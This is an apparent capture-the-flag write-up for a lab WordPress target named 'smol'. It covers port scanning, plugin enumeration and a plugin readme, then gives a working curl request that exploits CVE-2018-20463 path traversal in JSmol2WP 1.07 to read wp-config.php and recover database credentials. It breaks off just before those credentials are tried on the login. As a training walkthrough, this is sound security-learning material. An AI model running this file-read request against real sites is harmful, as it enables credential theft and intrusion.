Time to CTF.
We'll start by setting our target IP as an environment variable:
export TARGET_IP=10.144.156.69
echo "$TARGET_IP"
Let's see what rustscan can scrounge up:
rustscan -a "$TARGET_IP" \
--ulimit 5000 \
--batch-size 1000 \
--timeout 3000 \
-- -Pn -sC -sV -oN smol-initial.nmap

Let's add the target IP and hostnames to /etc/hosts.
The typical Kali method is:
sudo nano /etc/hostsAdd:
10.144.156.69 www.smol.thm smol.thmSave and exit.
A quick verification that it resolves:
getent hosts www.smol.thm
curl -I http://www.smol.thm
Port 80 is our best path forward. Let's pay it a visit:

We're looking at WordPress enumeration, kids.
Specifically, plugin enumeration.
Let's do a manual check, then dig into their WordPress architecture.
curl -s http://www.smol.thm |
grep -Eo '/wp-content/(plugins|themes)/[^/"?]+' |
sort -u
I think it's the smol one because, well, the room name.
wpscan \
--url http://www.smol.thm \
--enumerate ap,at,u \
--plugins-detection aggressive \
--random-user-agent \
-o smol-wpscan.txt
While WPScan runs, let's give the manual plugin search its due and investigate the plugin metadata:
curl -s \
http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt |
sed -n '1,160p'
This output is long. Here's the rest of it:
─(jenn㉿local)-[~]
└─$ curl -s \
http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt |
sed -n '1,160p'
=== JSmol2WP ===
Contributors: Jim Hu
Tags: shortcodes, JSmol, Jmol, molecular graphics, PDB
Requires at least: 3.0
Tested up to: 4.9.4
Donate link:http://biochemistry.tamu.edu/index.php/alum/giving/
Stable tag: 1.07
License: GPLv2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html
Text domain:jsmol2wp
Domain path:/languages/

Plugin to place JSmol molecular graphics applets in Wordpress posts or pages.

== Description ==
This shortcode plugin places JSmol applets in WordPress posts and pages.

Use [jsmol pdb='accession'] for a minimal version. jsmol2wp will look to see if a pdb file has been uploaded to your wordpress and it will use that file if it can find it. If it can't find a matching post for an uploaded attachement, it will try <a href='http://rcsb.org/pdb'>http://rcsb.org/pdb</a>. If it can't find a match there either, you'll get an error message in the JSmol window. Additional information on optional parameters are at the About/Help link in the applets.

This plugin was developed for use on the website for the Department of Biochemistry and Biophysics
at Texas A&M University (http://biochemistry.tamu.edu).

== Installation ==
Place in the plugins directory and activate. No additional files or configurations are needed.

Thanks to Bob Hanson and the JMol team for making the javascript code for jsmol available. See:

http://chemapps.stolaf.edu/jmol/jsmol
http://wiki.jmol.org/index.php/Jmol_JavaScript_Object

This plugin also benefited from using Jaime Prilusky's mediawiki extension for inspiration
http://proteopedia.org/support/JSmolExtension/
== Upgrade Notice ==
Version 1.03 updates the Jmol libraries and fixes a bug with the load parameter
== Frequently Asked Questions ==
= Is there an example of an installation? =
See http://jimhu.org/jsmol2wp-plugin-released-at-wordpress-org/
= Where can I learn more about what JSmol can do? =
Jmol documentation can be found at http://jmol.sourceforge.net/#Learn%20to%20use%20Jmol and http://jmol.sourceforge.net/docs/JmolUserGuide/
== Screenshots ==
1. Applet for a protein.
2. Applet for a small molecule.

== Changelog ==
= 1.07 =
fix extremely stupid svn error where needed files from the j2s directory were not in the repo
= 1.06 =
change rcsb file path to avoid redirect
= 1.05 =
load rcsb pdb files via https instead of http
= 1.04 =
* updated jsmol package from Jmol sourceforge
* first attempt at internationalization
** Added idioma directory from jsMol distributions
** Added set language directive based on wordpress get_locale()
= 1.03 =
* updated jsmol package from Jmol sourceforge
* Remove beta from help.htm
* fix bug where load param was not working
= 1.02 =
* fixes to this readme.txt file to improve the display at the wordpress.org plugin repository
= 1.01 =
* tweaks for wordpress.org deposition
= 1.0 =
* update JSmol code to 14.3.12_2015.01.28
* prepare for release to wordpress.org plugin repository
= 0.94 beta =
* add isosurface support
* rewrite the code to set up structure loading
* replace WP get_page_by_title with a function that matches the filename
* add jvxl to file types
* fixed bug where caption nonmatching required casting match as a string.
* move the help demo page to a more stable URL.
= 0.93 beta =
* set default type based on fileurl extension if present
* fix bug where reset button failed with data from fileurl
= 0.92 beta =
* change appletID to not require $acc.
= 0.9 beta =
* improve help page
* improve uniqueness identifiers for multiple Jmolapplets on the same post/page; add the option to hand code instances
* improve debug messages (or at least change them)
* make reset button standard and have it remember the load commands
* standard buttons depend on the type of molecule loaded.
* add some semicolons to the template to try to fix lint warnings: http://www.javascriptlint.com/online_lint.php
= 0.8 beta =
* removed data directory
* changed system for counting instances of the shorttag so we don't need preg_match
* removed whitespace from template hoping that solves the problem of themes adding markup
* simplified load script as suggested by Bob Hansen
* made applet IDs more unique by appending post id
= 0.7 beta =
* update jsmol libraries to 4.1.7_2014.06.09
* add dependencies for jquery-ui-core and jquery-ui-menu fixes popup problem in some themes
* refactor to support additional file types (in progress)
* fix multiline regex bug
* fix bug that caused failure to load when permalinks used ?p=post_number format
* debug constructor
*  debug view
..* add path to uploaded file
..* add test for get_page_by_title
= 0.6 alpha =
* register script before enqueueing it.
* added ability to add Jmol.script commands
* added the ability to add jmolCommandInput
= 0.5 alpha =
* added wrap and debug options
= 0.4 alpha =
* changed to nojq.
* modified command processing to not split on allowed characters in Jmol syntax.
= 0.3 alpha =
* changed default to spin off in order to save client cpu
* custom command buttons working.
= 0.2 alpha =
* changed system to use a template based on the distro file simple1.htm.
* added captioning
* works with local or remote pdb files from rcsb.org/pdb
= 0.1 pre-alpha =
* basic shortcode working with uploaded pdb file
* adds .pdb chemical/pdb mime type to allowed mime types
* handles multiple shortcodes on the same page
Let's check SearchSploit:
searchsploit jsmol2wpNo SearchSploit results.
Let's check the plugin directory, too.
curl -I http://www.smol.thm/wp-content/plugins/jsmol2wp/
No SearchSploit hit only means it's not indexed under that name in Exploit-DB.
Let's do a vulnerability lookup for this specific version and plugin.
Aha! Google to the rescue with a vulnerability:
https://nvd.nist.gov/vuln/detail/CVE-2018-20463
We found the vulnerability: CVE-2018-20463, an unauthenticated arbitrary-file-read/path-traversal flaw in JSmol2WP 1.07. The vulnerable endpoint accepts a file path through its query parameter. NVD confirms the vulnerability, and the verified ProjectDiscovery template provides the request structure.
Let's use it to read WordPress’s configuration:
curl -sG \
'http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php' \
--data-urlencode 'isform=true' \
--data-urlencode 'call=getRawDataFromDatabase' \
--data-urlencode 'query=php://filter/resource=../../../../wp-config.php' \
-o smol-wp-config.txt
Why four ../ sequences? They walk from the plugin’s php directory back to the WordPress root aka where wp-config.php lives.
Now we take a look:
sed -n '1,220p' smol-wp-config.txt

We got our username and password:
Username: [REDACTED]
Password: [REDACTED]
These are database credentials, so not automatically Windows or Linux creds. DB_HOST=localhost tells us WordPress connects to MySQL locally.
Let's go try the credentials here, and see if they're both database and login credentials:
